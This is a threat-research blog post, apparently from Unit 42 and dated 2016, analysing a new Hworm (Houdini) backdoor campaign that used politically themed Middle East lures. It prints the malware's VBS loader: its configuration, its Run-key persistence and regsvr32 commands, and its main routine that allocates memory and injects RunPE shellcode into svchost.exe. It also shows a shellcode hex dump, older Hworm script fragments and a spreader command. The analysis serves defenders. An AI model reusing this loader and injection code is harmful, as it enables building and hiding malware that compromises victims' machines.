

# Houdini's Magic Reappearance

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October 25, 2016

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October 25, 2016 at 9:29 AM

Category: [Unit 42](#)

Tags: [Houdini](#), [Hworm](#), [Malcode](#), [Middle East](#), [threat research](#)



This post is also available in: [日本語 \(Japanese\)](#).

Unit 42 has observed a new version of Hworm (or Houdini) being used within multiple attacks. This blog outlines technical details of this new Hworm version and documents an attack campaign making use of the backdoor. Of the samples used in this attack, the first we observed were June 2016, while as-of publication we were still seeing attacks as recently as mid-October, suggesting that this is likely an active, ongoing campaign.

## Deconstructing the Threats:

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The investigation into this malware began while searching through [WildFire](#) execution reports within [AutoFocus](#). Looking for newly submitted malicious samples with no family label, a unique mutex surfaced, "RCSTEST". Pivoting around the creation of this mutex, as well as

other dynamic behaviors, a group of samples slowly began to emerge. The group of samples has common delivery mechanisms, lures and decoy file themes, payloads (Hworm), as well as control infrastructure.

Samples from this attack came in the form of SFX files. The original filenames of these delivery files are related to political figures and groups in the Middle East and the Mediterranean. They include:

Mohamed Dahlan Abu Dhabi Meeting.exe

فضيحة من العيار الثقيل اردوغان يشرب الخمر.exe

صراعات داخلية في صفوف الاخوان المسلمين.exe

عملية اغتيال الدكتور محمد كمال.scr

الملك عبد الله يهدد دول الخليج ويتوعد دحلان.exe

بالفيديو امير سعودي يهين مواطنين على الهواء.scr

When executed each SFX file opens a decoy document, video, or URL, and eventually executes an Hworm payload in the background. The decoy files are similarly themed when compared to the above delivery file names. Figure 1 shows a screenshot from a video one sample opens as a decoy.




Figure 1 Decoy video

Another sample displays a YouTube video by dropping a .url shortcut and opening it using the system's default web browser. Figure 2 illustrates the .url file contents:

```
[{000214A0-0000-0000-C000-000000000046}]  
Prop3=19,11  
[InternetShortcut]  
URL=https://www.youtube.com/watch?v=xEOyaK7HWc0  
IDList=
```

Figure 2 .url file

When the .url file is opened, the above YouTube video is displayed as a decoy. It is unclear at this time if the uploader of this video has any relation to this particular attack

Besides decoys, the samples also execute Hwrm payloads, all of which are packed. Each Hwrm payload created a unique mutex (while some SFX files delivered the same Hwrm payload). All of the samples beacons to one of three network locations as shown in Figure 3:






Figure 3 C2 Infrastructure

While prior reports on Hworm have been published, we were unable to identify any report detailing this particular version of Hworm. Some previous versions would embed AutoIT scripts in resource sections of PE files while others would execute obfuscated VBS scripts. Some previous versions of the Hworm implant would embed data in the headers of HTTP requests or POST bodies as a method of command and control. Beacons of that HTTP protocol example are easily recognized by the use of '<|>' as a delimiter and the URI of the request. This new version of Hworm uses a mixed binary and ASCII protocol over TCP. Figure 4 is a packet capture of the protocol used by Hworm samples in this attack. It includes the string "new\_houdini", the mutex used by the implant, the name of the user, the operating system version, the version of the implant, and the name of the foreground process:

```

00000000 00 00 00 08 6e 65 77 5f 68 6f 75 64 69 6e 69 0d ....new_ houdini.
00000010 0a 33          2d 32 43 34 39 0d 0a 52 43 53 54 .3 -2C 49..RCST
00000020 45 53 54 0d 0a          EST..
00000030          0d 0a          ..
00000040          0d 0a 57 69 6e 64 6f 77 73 20 37 20 50 : ..Win dows 7 P
00000050 72 6f 66 65 73 73 69 6f 6e 61 6c 0d 0a 31 2e 34 rofessio nal..1.4
00000060 0d 0a 44 6f 63 75 6d 65 6e 74 20 5b 43 6f 6d 70 ..Docume nt [Comp
00000070 61 74 69 62 69 6c 69 74 79 20 4d 6f 64 65 5d 20 atibilit y Mode]
00000080 2d 20 4d 69 63 72 6f 73 6f 66 74 20 57 6f 72 64 - Micros oft Word
00000090 20 6e 6f 6e 2d 63 6f 6d 6d 65 72 63 69 61 6c 20 non-com mercial
000000A0 75 73 65 0d 0a          use..
00000000 00 00 00 01 73 69 6c 65 6e 63 65 5f 6b 65 79 6c ....sile nce_keyl
00000010 6f 67 67 65 72 0d 0a          ogger..
000000A5 00 00 00 08 6e 65 77 5f 68 6f 75 64 69 6e 69 0d ....new_ houdini.
000000B5 0a 33          2d 32 43 34 39 0d 0a 52 43 53 54 .3 -2C 49..RCST
000000C5 45 53 54 0d 0a          EST..
000000D5          0d 0a          ..
000000E5          0d 0a 57 69 6e 64 6f 77 73 20 37 20 50 : ..Win dows 7 P
000000F5 72 6f 66 65 73 73 69 6f 6e 61 6c 0d 0a 31 2e 34 rofessio nal..1.4
00000105 0d 0a 44 6f 63 75 6d 65 6e 74 20 5b 43 6f 6d 70 ..Docume nt [Comp
00000115 61 74 69 62 69 6c 69 74 79 20 4d 6f 64 65 5d 20 atibilit y Mode]
00000125 2d 20 4d 69 63 72 6f 73 6f 66 74 20 57 6f 72 64 - Micros oft Word
00000135 20 6e 6f 6e 2d 63 6f 6d 6d 65 72 63 69 61 6c 20 non-com mercial
00000145 75 73 65 0d 0a          use..

```

Figure 4 Packet capture of new communications protocol

During the investigation of this malware a forum post on dev-point[.]com, an Arabic speaking technology and security forum, by a user with the handle “Houdini”, outlined plans for a rewrite of a backdoor in Delphi. This post occurred around July 2015.

Around October 2015, a password protected beta version of the builder used to create Delphi Hworm implants (a4c71f862757e3535b305a14ff9f268e6cf196b2e54b426f25fa65bf658a9242) was uploaded to VirusTotal. Unfortunately, the builder used to create the samples outlined in the above attack was not located. Unit 42 believes the samples used in the above attack are a version which were released after the beta.

**Analyzing the Hworm Malcode:**

Upon configuring and building a server, the builder prompts the user to save a VBS file and modifies a stub file to create the implant. The VBS file is used to load and inject the implant. It appears that the operators behind the above attack either chose to not use the VBS loader or the newer versions of the builder no longer produce a VBS script.

**The VBS Loader:**

The script contains three files encoded in base64. The first file is DynamicWrapperX (DCOM\_DATA), the second file is the RunPE shellcode (LOADER\_DATA), and the third file is the file which gets injected into host process (FILE\_DATA). DynamicWrapperX provides access to all Windows APIs from a Visual Basic Script providing a wide range of functionality to this VBS script.

The configuration of the script is at the beginning of the file (Figure 5).

```
1
2   '==--==--== CONFIG ==--==--==
3   HOST_FILE = "system32\svchost.exe"
4   FILE_NAME = "myhworm.exe"
5   INSTALL_DIR = "%appdata%"
6   START_UP_REG = true
7   START_UP_TASK = false
8   START_UP_FOLDER = false
9
10
11  COMMAND_LINE = ""
12  '==--==--== CONFIG ==--==--==
13  ON ERROR RESUME NEXT
```

*Figure 5 Script configuration section*

In the above example, the script will use the registry as a startup method, it will drop itself into the system's %appdata% directory using the filename myhworm.exe and it will inject itself into svchost.exe.

As the script executes it first adds one of three startup methods which will execute the script on Windows startup:

- 1 Registry Run in HKCU
- 2
- 3 Path: HKCU\Software\Microsoft\Windows\CurrentVersion\Run
- 4
- 5 EntryData Wscript.exe //b //e:vbscript <filepath>
- 6 /b Specifies batch mode, which does not display alerts, scripting errors, or
- 7 input prompts.
- 8 /e Specifies the engine that is used to run the script.
- 9 Define startup directory
- 10 Startup task (not implemented yet)

Following the installation of persistence, the script checks if the current environment is WOW64. If so, the script will execute:

```
1 %windir%\syswow64\wscript.exe /b /e:vbscript <filepath>
```

The script then drops DynamicWrapperX in the configured installation directory with file extension “.bin”.

```
1 <installdir>\<filename>.bin
```

It will then register DynamicWrapperX:

```
1 regsvr32.exe /I /S <filename_dynamic_wrapperx>
```

Next, the script will load the registered object:

```
1 "set DCOM = CreateObject("DYNAMICWRAPPERX")"
```

It registers /load VirtualAlloc and CallWindowProcW as functions which can be directly called in the script using “dcom.VirtualAlloc <arguments>”.

Using VirtualAlloc it will allocate new memory and copy RunPE shellcode (LOADER\_DATA, loader.hex) and the to-be-injected binary (FILE\_DATA) into memory.

Using CallWindowProcW the script will jump to the RunPE shellcode and the shellcode will inject the file (FILE\_DATA) into the host process. The host process is by default svchost.exe but for .NET files injection can occur into the file:

```
1 %windir%\Microsoft.Net\Framework\v2.0.50727\msbuild.exe
```

Figure 6 shows the main routine of the script:



```

414 '----- MYCODE -----
415 START
416 FIX_WOW64
417
418 DCOM_NAME = SHELLOBJ.EXPANDENVIRONMENTSTRINGS (INSTALL_DIR) & "\" & FILE_NAME & ".BIN"
419 IF NOT IS_DOTNET THEN
420     HOST_FILE = SHELLOBJ.EXPANDENVIRONMENTSTRINGS ("%WINDIR%" & "\" & HOST_FILE)
421 ELSE
422     HOST_FILE = SHELLOBJ.EXPANDENVIRONMENTSTRINGS ("%WINDIR%")&"\MICROSOFT.NET\FRAMEWORK\V2.0.50727\MSBUILD.EXE"
423 END IF
424
425
426 WRITE_FILE DCOM_NAME,TEXTTOBINARY(DCOM_DATA, "BIN.BASE64")
427
428 DO
429 SHELLOBJ.RUN "REGSVR32.EXE /I /S "& CHR(34)&DCOM_NAME& CHR(34),0,TRUE
430 SET DCOM = CREATEOBJECT("DYNAMICWRAPPERX")
431 WSCRIPT.SLEEP 1000
432 LOOP UNTIL ISOBJECT(DCOM)
433
434 DCOM.REGISTER "USER32.DLL", "CallWindowProcW",LCASE("I=PHULL"), LCASE("R=U")
435 DCOM.REGISTER "KERNEL32.DLL", "VirtualAlloc",LCASE("I=PUUU"), LCASE("R=P")
436
437 LOADER_DATA = BASE64TOHEX (LOADER_DATA)
438 FOR I = 0 TO UBOUND (FILE_DATA) -1 STEP 1
439     FILE_DATA(I) = BASE64TOHEX (FILE_DATA(I))
440 NEXT
441
442 LOADER_PTR = DCOM.VIRTUALALLOC (0,LEN(LOADER_DATA)/2,4096,64)
443 FOR I = 1 TO LEN (LOADER_DATA) STEP 2
444     CHAR = ASC(CHR("&H"&MID (LOADER_DATA,I,2)))
445     DCOM.NUMPUT EVAL(CHAR),LOADER_PTR,(I-1)/2
446 NEXT
447 COUNT = 0
448 PE_PTR = DCOM.VIRTUALALLOC (0,FILE_SIZE+1,4096,64)
449 FOR I = 0 TO UBOUND (FILE_DATA) -1 STEP 1
450     FOR X = 1 TO LEN (FILE_DATA(I)) STEP 2
451         CHAR = ASC(CHR("&H"&MID (FILE_DATA(I),X,2)))
452         DCOM.NUMPUT EVAL(CHAR),PE_PTR,COUNT
453         COUNT = COUNT + 1
454     NEXT
455 NEXT
456 DCOM.CALLWINDOWPROCW LOADER_PTR,PE_PTR,DCOM.STRPTR (HOST_FILE),DCOM.STRPTR (COMMAND_LINE),0

```

Figure 6 Main routine

Figure 7 shows a hex dump of LOADER\_DATA (RunPE shellcode):

```

000008E0 FF FF FF FF 00 00 00 00 4C 6F 61 64 4C 69 62 72     ....LoadLibr
000008F0 61 72 79 41 00 00 00 00 00 00 00 00 43 72 65 61 aryA.....Crea
00000900 74 65 50 72 6F 63 65 73 73 57 00 00 00 00 00 00 teProcessW.....
00000910 52 65 61 64 50 72 6F 63 65 73 73 4D 65 6D 6F 72 ReadProcessMemor
00000920 79 00 00 00 00 00 00 00 57 72 69 74 65 50 72 6F y.....WritePro
00000930 63 65 73 73 4D 65 6D 6F 72 79 00 00 00 00 00 00 cessMemory.....
00000940 47 65 74 54 68 72 65 61 64 43 6F 6E 74 65 78 74 GetThreadContext
00000950 00 00 00 00 00 00 00 00 53 65 74 54 68 72 65 61 .....SetThrea
00000960 64 43 6F 6E 74 65 78 74 00 00 00 00 00 00 00 00 dContext.....
00000970 52 65 73 75 6D 65 54 68 72 65 61 64 00 00 00 00 ResumeThread....
00000980 00 00 00 00 56 69 72 74 75 61 6C 41 6C 6C 6F 63 ....VirtualAlloc
00000990 45 78 00 00 00 00 00 00 56 69 72 74 75 61 6C 41 Ex.....VirtualA
000009A0 6C 6C 6F 63 00 00 00 00 00 00 00 00 56 69 72 74 lloc.....Virt
000009B0 75 61 6C 46 72 65 65 00 00 00 00 00 54 65 72 6D ualFree.....Term
000009C0 69 6E 61 74 65 50 72 6F 63 65 73 73 00 00 00 00 inateProcess....
000009D0 00 00 00 00 47 65 74 43 6F 6D 6D 61 6E 64 4C 69 ....GetCommandLi
000009E0 6E 65 57 00 6E 74 64 6C 6C 2E 64 6C 6C 00 00 00 neW.ntdll.dll...
000009F0 00 00 00 00 4E 74 55 6E 6D 61 70 56 69 65 77 4F ....NtUnmapViewO
00000A00 66 53 65 63 74 69 6F 6E 00 00 00 00 fSection....

```

*Figure 7 Hex dump of LOADER\_DATA*

Similarities in comments and coding styles between previous versions of the Hworm VBS script and the VBS script provided in this beta builder can be seen in Figure 1. Top is the VBS file from the HTTP version of Hworm, compared with the VBS script produced by the beta builder of Hworm (below).

---

```
'<[ recoder : houdini (c) skype : houdini-fx ]>

'----- config -----

host = array ("host-address")
installdir = "w-dir"
lnkfile = "f-bool"
lnkfolder = "d-bool"

'----- public var -----

dim shellobj
set shellobj = wscript.createObject("wscript.shell")
dim filesystemobj
set filesystemobj = createobject("scripting.filesystemobject")
dim httpobj
set httpobj = createobject("msxml2.xmlhttp")

'----- privat var -----

installname = wscript.scriptname
startup = shellobj.specialfolders ("startup") & "\"
installdir = shellobj.expandenvironmentstrings(installdir) & "\"
if not filesystemobj.folderexists(installdir) then installdir = shellobj.ex
spliter = "<" & "|" & ">"
dim response
dim cmd
dim param
info = ""
usbspreading = ""
startdate = ""
dim oneonce
dns = 0
plugin = "h-plugin.exe"

'----- code start -----
on error resume next
```

```

'----- CONFIG -----
HOST_FILE = "system32\svchost.exe"
FILE_NAME = "111"
INSTALL_DIR = "%allusersprofile%"
START_UP_REG = false
START_UP_TASK = true
START_UP_FOLDER = false

COMMAND_LINE = ""
'----- CONFIG -----
ON ERROR RESUME NEXT
'----- GLOBAL -----
SET FILESYSTEMOBJ = CREATEOBJECT ("SCRIPTING.FILESYSTEMOBJECT")
SET SHELLOBJ = WSCRIPT.CREATEOBJECT ("WSCRIPT.SHELL")
DIM I
'----- GLOBAL -----

'----- CONSTO -----
DCOM_DATA = _
"TVpsAAEAAAAACAAAA//8AAAAAAAAAAAAQAAAAAAAAABXaW4zMtBQcm9ncmFtIQOKJLQJugAB" & _

```

Figure 8 Similarities between HWorm versions

### The Beta Server:

The main server which the builder produces is developed in Delphi and is not encrypted. Unit 42 has seen variants packed with VMProtect and ASPack. In some versions of the Delphi Hworm implants discovered (unpacked beta versions) the settings are stored in the resource section RCData"CONFIG" and are in clear text (Figure 9).




Figure 9 Settings

Some versions also have an unfinished PE spreader in the resource section (a65fd78951590833904bd27783b1032b7cc575220a12c6d6f44cb09061999af3). The spreader will terminate all running processes named “sm?rtp.exe” and execute a VBS file using wscript.exe:

- 1 “wscript.exe /e:vbscript <current directory>\\$RECYCLE.BIN\u vbs name here”.




Figure 10 Spreader

The server exports some unused functions (they all just have RET instruction). We have seen “wrom.exe” and “server.exe” used as the name in the export table (Figure 11).




Figure 11 Export table

The author used the open source library Indy Components for network communication. They also used BTMemoryModule to load DLLs from memory (without saving it on the disc).

